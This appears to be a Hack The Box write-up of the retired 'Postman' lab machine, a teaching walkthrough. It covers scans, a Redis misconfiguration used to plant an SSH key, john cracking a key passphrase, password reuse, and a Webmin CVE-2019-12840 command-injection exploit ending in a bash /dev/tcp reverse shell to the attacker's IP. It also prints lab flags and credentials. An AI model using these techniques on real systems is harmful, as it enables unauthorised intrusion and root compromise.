Postman by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Postman	10.10.10.160	Linux	20	4.0	14075	13865	Yes	2019-11-02	2020-03-14	No	215

Summary

1. Scan ports -> 22,80,6479,10000
2. Enumerate port 10000 -> login form
3. Enumerate port 6479 -> -NOAUTH login
4. Insert attacker's id_rsa.pub through redis -> Ssh shell as redis
5. Read /opt/id_rsa.bak and crack passphrase -> computer2008 passphrase
6. Try password reuse in su Matt -> Matt:computer2008 (User flag)
7. Login to port 10000 (webmin) with known credentials -> webmin Authorized access
8. Exploit update.cgi (CVE-) -> RCE as root
9. Send reverse shell -> Root shell (Root flag)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.10.160
PING 10.10.10.160 (10.10.10.160) 56(84) bytes of data.
64 bytes from 10.10.10.160: icmp_seq=1 ttl=63 time=40.9 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.160 -v -Pn -n -oG Enum/allPorts
```

With the utility extractPorts we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.160

    [*] Open ports:  22,80,6379,10000

[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p22,80,6379,10000 -sVC -n 10.10.10.160 -oN Enum/targeted
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek\'s Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Final nmap report

Port	Service	Version	Extra
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	
80	http	Apache httpd 2.4.29	Latest version 2.4.46
6379	redis	Redis key-value store 4.0.9	Latest version 6.2.2
10000	http	MiniServ 1.910 (Webmin httpd)	-

Port 80 enumeration

Technology scan

```
http://10.10.10.160 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.160], JQuery, Script, Title[The Cyber
Geek's Personal Website], X-UA-Compatible[IE=edge]
```

Toguether with wappalyzer:

Technology	Version	Details
Apache	2.4.29	Ubuntu Linux
JQuery	1.12.4	-

Web content fuzzing

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -L -t 200 --
hc 404 --hh 3844 "http://10.10.10.160/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.160/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000016:   200        20 L     97 W       1749 Ch     "images"
000000366:   200        51 L     387 W      8141 Ch     "upload"
000000550:   200        30 L     191 W      3867 Ch     "css"
000000953:   200        25 L     156 W      2767 Ch     "js"
```

```
000002771:   200        26 L      159 W      3119 Ch      "fonts"
000095524:   403        11 L      32 W       300 Ch       "server-status"
```

None of these are useful since `/upload` does not let us upload files. Next, we can try to enumerate `.txt` file:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -L -t 200 --
hc 404 --hh 3844 "http://10.10.10.160/FUZZ.txt"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.160/FUZZ.txt
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```


We didn't find any relevant files, and the technology scan didn't detect any php or jsp technologies.

Manual enumeration

Trough manual enumeration we didn't find anything useful.

Port 10000 enumeration

Before any enumeration, we see:


10.10.10.160:10000

Error - Document follows

This web server is running in SSL mode. Try the URL https://Postman:10000/ instead.

Meaning we should perform enumeration to `https://10.10.10.160:10000`

Technology scan

```
❯ whatweb https://10.10.10.160:10000
https://10.10.10.160:10000 [200 OK] Cookies[redirect,testing], Country[RESERVED][ZZ], HTML5,
HTTPServer[MiniServ/1.910], IP[10.10.10.160], PasswordField[pass], Script, Title[Login to Webmin],
UncommonHeaders[auth-type,content-security-policy], X-Frame-Options[SAMEORIGIN]
```

Toguether with `wappalyzer` extension:

Technology	Version	Details
Miniserv	1.910	-

Web content fuzzing


```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -L -t 200 --
hc 404 --hh 3844 "https://10.10.10.160/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.160/FUZZ
Total requests: 220560
```

```
======================================================================
ID           Response   Lines    Word       Chars       Payload
======================================================================
/usr/share/wfuzz/src/wfuzz/wfuzz.py:77: UserWarning:Fatal exception: Pycurl error 7: Failed to
connect to 10.10.10.160 port 443 after 39 ms: Connection refused
```

We can't perform any fuzzing since every scan returns errors.

Manual enumeration

When we access to https://postman:10000 we get the following page displayed:


https://postman:10000
Webmin
You must enter a username and password to login to the server on postman
Username
Password
Remember me
Sign in

After some SQLi tries, we assume this is not a valid path an will return to this login when we find valid credentials.

Port 6379 enumeration

We are attacking a redis service with version 4.0.9. If we look for vulnerabilities:

```
❯ searchsploit redis 4.0.9
-------------------------------------------------- ---------------------------------
 Exploit Title                                    |  Path
-------------------------------------------------- ---------------------------------
Redis-cli < 5.0 - Buffer Overflow (PoC)           | linux/local/44904.py
-------------------------------------------------- --------------------------------
```

The only thing we find is a buffer overflow PoC used for privesc, not useful yet. At hacktricks we find a way to permit our own id_rsa into the victims machine:

```
# Redis shell
> config get dir
 1) "dir"
 2) "/var/lib/redis"
> config set dir .ssh
OK
```

```
> config get dir
 1) "dir"
 2) "/var/lib/redis/.ssh"
# Attacker bash shell
❯ (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > Exploits/spaced_key.txt
❯ cat Exploits/spaced_key.txt | xclip -sel clip
❯ redli --host 10.10.10.160 set ssh_key "


ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC/bdZe/XdfhgjC/nfs1y1oNKYp9gkIdiGuCTl9dhYp4n5m2FQo5b4do+iugQ4lHkb26HB
OSKWCGJiGdgUslkmn2VFhP3sO1ZXXYAtAO4eZT7coi6EFM0HdgCK2aUOtXoUFcxrt/95DAu/Nl69RYVv94n9d6wtp60Fb14VhsG
/vpBjOuaSQLJYYop59ny3TTkv/95iOQN44TQr9EVFDwevxTPi/4EpoJwAwh091/HBUJ13fP8T74gnHpoqIpkzDy1OK6OMXzXok2
ZK1NQ8DToiwGEQc4xRGuhTYjJMRzPZ+FXFzT+8YKf8yMZPVCz28o4i1fHC83/HH33KijUcUx72XdC6bIENQTwekxxVx9QLUYwFb
8BDcHZ1a3g1GvTl6JCYsvPyZLOSDz3GNhauI7nd1SQMCoL/leLRiNO+6x/uOqCE1lq2MtyAIKS3gemqCfK3XuT8K9ZYETXCb1ee
o+xfJdqh60kN+0PVe46e2xclX4+/Sh3xYWGtq4a5o+W7BD/M= r3van@k0rriban



"
# Redis shell
> config set dbfilename "authorized_keys"
OK
> save
OK
```

And now, we can use the key ~/.ssh/id_rsa to login to the server as redis user:

```
❯ ssh -i ~/.ssh/id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ hostname -I
10.10.10.160 dead:beef::250:56ff:feb9:feb6
```

We obtained a shell in the target machine as user redis.

User shell

First, let's enumerate all the users with a shell in the machine:

```
edis@Postman:/opt$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
Matt:x:1000:1000:,,,:/home/Matt:/bin/bash
redis:x:107:114::/var/lib/redis:/bin/bash
```

As redis, we are not able to read /home/Matt/user.txt so we guess we need to pivot to that user. To do so, we look up /var/www/ directory but don't find anything useful. When looking into /var/backups we see:

```
redis@Postman:/var/backups$ ls -la
total 596
drwxr-xr-x  2 root root     4096 Sep 30  2020 .
drwxr-xr-x 13 root root     4096 Aug 25  2019 ..
-rw-r--r--  1 root root    51200 Oct  2  2019 alternatives.tar.0
```

```
-rw-r--r--  1 root root    10229 Sep 29  2020 apt.extended_states.0
-rw-r--r--  1 root root     1166 Oct 25  2019 apt.extended_states.1.gz
-rw-r--r--  1 root root     1144 Aug 25  2019 apt.extended_states.2.gz
-rw-r--r--  1 root root      713 Aug 25  2019 apt.extended_states.3.gz
-rw-r--r--  1 root root      435 Aug 24  2019 apt.extended_states.4.gz
-rw-r--r--  1 root root       11 Aug 24  2019 dpkg.arch.0
-rw-r--r--  1 root root      280 Aug 24  2019 dpkg.diversions.0
-rw-r--r--  1 root root      245 Aug 25  2019 dpkg.statoverride.0
-rw-r--r--  1 root root   489127 Aug 26  2019 dpkg.status.0
-rw-------  1 root root      695 Aug 25  2019 group.bak
-rw-------  1 root shadow    577 Aug 25  2019 gshadow.bak
-rw-------  1 root root     1382 Aug 25  2019 passwd.bak
-rw-------  1 root shadow    935 Aug 26  2019 shadow.bak
```

But as `redis` we don't have access to any of these backups. However, at `/opt` we find:

```
redis@Postman:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 11  2019 .
drwxr-xr-x 22 root root 4096 Sep 30  2020 ..
-rwxr-xr-x  1 Matt Matt 1743 Aug 26  2019 id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287Credis@Postman:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 11  2019 .
drwxr-xr-x 22 root root 4096 Sep 30  2020 ..
-rwxr-xr-x  1 Matt Matt 1743 Aug 26  2019 id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
-----END RSA PRIVATE KEY-----
```

We found an id_rsa key and we have permits to read it.

Cracking ssh id_rsa

Notice `Proc-Type: 4,ENCRYPTED` in the key. This means the key is protected with a passphrase we don't know, so best we can do is crack it with john:

```
❯ echo "-----BEGIN RSA PRIVATE KEY-----
# Private key content
-----END RSA PRIVATE KEY-----" > Results/id_rsa
❯ python2 /usr/lib/john/ssh2john.py Results/id_rsa > Results/id_rsa_hash
❯ john --wordlist=/usr/share/dict/rockyou.txt Results/id_rsa_hash
computer2008     (Results/id_rsa)
```

So we found the passphrase `computer2008` and can try to connect to `Matt` via ssh:

```
❯ chmod 600 Results/id_rsa
❯ ssh -i Results/id_rsa Matt@10.10.10.160
Enter passphrase for key 'Results/id_rsa': # computer2008
Connection closed by 10.10.10.160 port 22
```

As we can see the ssh conection is closed abruptly by the host, but not because of a wrong passphrase. If we use the `redis` user to dig into `ssh` config files, we find:

```
redis@Postman:/opt$ cat /etc/ssh/sshd_config | tail -n 18
#deny users
DenyUsers Matt

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem   sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#   X11Forwarding no
#   AllowTcpForwarding no
#   PermitTTY no
#   ForceCommand cvs server
```

User `Matt` cannot connect via ssh.

Password reuse

We can test password reuse trough `redis` shell:

```
redis@Postman:/opt$ su Matt
Password: # computer2008
Matt@Postman:/opt$
```

We obtained a shell as user `Matt`.

Privilege escalation

First things to look when escalating privileges are:

```
Matt@Postman:~$ sudo -l
[sudo] password for Matt:
Sorry, user Matt may not run sudo on Postman.
Matt@Postman:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```


Then, we can enumerate `SUID` files:

```
Matt@Postman:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/bin/fusermount
/bin/umount
/bin/su
/bin/ping
/bin/mount
```

But none of the above seems useful to escalate privileges. Anyway, while looking /var files to pivot to Matt, there were some files we could not open as redis, but we are not able to find nothing useful. On the / directory, we find the file:

```
Matt@Postman:/$ ls -l webmin-setup.out
-rw-r--r-- 1 root root 2086 Aug 25  2019 webmin-setup.out
```

Which reminds us there is a login on port 10000 and now we have credentials Matt:computer2008. Success! We have access to the webmin page:



System hostname	Postman. (127.0.1.1)
Operating system	Ubuntu Linux 18.04.3
Webmin version	1.910
Authentic theme version	19.33
Time on system	Tuesday, June 14, 2022 9:13 PM
Kernel and CPU	Linux 4.15.0-58-generic on x86_64
Processor information	AMD EPYC 7401P 24-Core Processor, 1 cores
CPU load averages	0.38 (1 min) 0.09 (5 mins) 0.03 (15 mins)
Real memory	364.47 MB used / 410.24 MB cached / 897.60 MB total
Virtual memory	512 kB used / 472.46 MB total
Local disk space	3.57 GB used / 6.21 GB free / 9.78 GB total
Package updates	181 package updates are available, of which 115 are security updates

After some researching, we found the CVE-2019-12840 which allows RCE trough update.cgi. To do so, we found an exploit, this exploit automates the process of logging in and injecting the payload:u=acl%2Fapt&u=%20%7C%20{cmd}&ok_top=Update+Selected+Packages where cmd is the command to be executed. We can test the exploit with a simple nc connection:

```
# Listening shell before connection
❯ nc -nlvp 3333
# Triggering shell
```

```
python3 exploit.py -u https://10.10.10.160 -p 10000 -U Matt -P computer2008 -c "nc 10.10.14.7 3333"
[*] Attempting to login...
[*] Exploiting...
[*] Executing payload...
# Listening shell after connection
❯ nc -nlvp 3333
Connection from 10.10.10.160:33940
```

Now, if we send a reverse shell as `cmd`:

```
# Triggering shell
❯ python3 exploit.py -u https://10.10.10.160 -p 10000 -U Matt -P computer2008 -c "bash -i >&
/dev/tcp/10.10.14.7/3333 0>&1"
[*] Attempting to login...
[*] Exploiting...
[*] Executing payload...
❯ nc -nlvp 3333
Connection from 10.10.10.160:33942
bash: cannot set terminal process group (730): Inappropriate ioctl for device
bash: no job control in this shell
root@Postman:/usr/share/webmin/package-updates/# hostname -I
hostname -I
10.10.10.160 dead:beef::250:56ff:feb9:feb6
```

We obtained a root shell on Postman.

CVE

CVE-2019-12840

In Webmin through 1.910, any user authorized to the "Package Updates" module can execute arbitrary commands with root privileges via the data parameter to update.cgi.

Machine flags

Type	Flag	Blood	Date
User	50ae2261752cb2cded762fdb50799420	No	14-06-2022
Root	b54f123d40485bbd0c5ab1a8161949f4	No	14-06-2022

References

- https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
- https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis#ssh
- https://www.mankier.com/1/redis-cli
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12840
- https://github.com/bkaraceylan/CVE-2019-12840_POC/blob/master/exploit.py